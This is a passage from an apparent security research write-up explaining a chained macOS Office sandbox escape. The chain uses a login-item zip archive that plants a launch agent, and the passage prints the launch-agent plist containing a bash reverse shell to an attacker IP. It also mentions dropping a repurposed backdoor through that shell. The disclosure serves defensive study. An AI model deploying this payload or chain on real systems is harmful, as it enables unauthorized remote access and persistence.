
Due to this, imagine that we could create a launch agent that executes `/bin/bash` + some additional parameters:

```
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
  <dict>
  <key>ProgramArguments</key>
  <array>
    <string>/bin/bash</string>
    <string>-c</string>
    <string>/bin/bash -i &gt;&amp; /dev/tcp/<attacker_ip>/8080 0&gt;&amp;1</string>
  </array>

  ...

  </dict>
</plist>
```

If installed as a launch agent, this will create a non-sandboxed interactive remote shell to an IP address we specify. Moreover as this launch agent is simply executing Apple's `bash` binary, this would be allowed (i.e. not blocked by any notarization checks). Also, as launch agents are not sandboxed, this shell runs outside the sandbox meaning we can remove the "*this file was downloaded from the Internet*" (quarantine) flag, ensuring that notarization checks will not be performed (on any additional files we download):



But recall that due to Microsoft's patch, we can not directly create a launch agent from the sandbox:

```
1 <string> (deny file-write*
2   (subpath (string-append (param "_HOME") "/Library/LaunchAgents")))
3 </string>
```

Boo! (again!)

Still, we're making progress. We have two "disjoint" pieces that together could solve the puzzle, completing our exploit chain:

- We can escape the sandbox via a login item, but login items can't take arguments and can't be our own binary or script (due to notarization checks). In other words, we can only persist Apple binaries …again, with no arguments.
- We can bypass notarizations via a launch agent which can accept arguments. But we can't create one directly from the sandbox (due to Microsoft's partial patch).


Due to the constrains of the sandbox and notarizations, we need a way for the system, or for an Apple binary (with no arguments) running outside the sandbox, to create a launch agent for us! …turns out that with a little creative thinking, we can actually pull this off! 🦉

Recall that from the sandbox we can programmatically create a persistent login item, that (on subsequent login) will run outside the sandbox. Due to notarization restrictions, though we cannot persist our own script or binary. But we can persist a zip archive! Wait, what? …yes!

On the next login, macOS will see the login item we created, and, as it is not a script or executable (but rather a non-executable file), will automatically invoke the file's default handler to process the file. For zip files, this is macOS's `Archive Utility`. In order words, we've found a way to unzip an archive **outside** the sandbox.

Recall that from the sandbox we can create files almost anywhere on the system (that the logged in user has access), as long as that file ends in `~$something`. Because of Microsoft's patch for Adam's sandbox escape though, we cannot write to the launch agent directory. But we can place a zip file named `~$payload.zip` in the user's `Library` directory. And what do we place in the zip archive? A folder called `LaunchAgents` and within that, a launch agent property list file, containing our bash-based interactive reverse shell.


On login, our login item zip archive `~/Library/~payload.zip` is automatically extracted (outside the sandbox) via the `Archive Utility`. If the `LaunchAgent` directory does not exist (which it does not on a default install of macOS), it will be created, with our launch agent inside it:




…in other words, we've just found a way to create a launch agent, that on the next login will automatically executed by macOS.

Hooray! (…no more boos 🤦)

With a ability to create a launch agent (that will launch an interactive remote shell), it's game over:



And just to drive this point home, illustrating the complete obliterations of Apple's "security" mechanisms, we install a (repurposed) version of the insidious `OSX.WindTail` backdoor thru the reverse shell "popped" by our exploit:



Detection

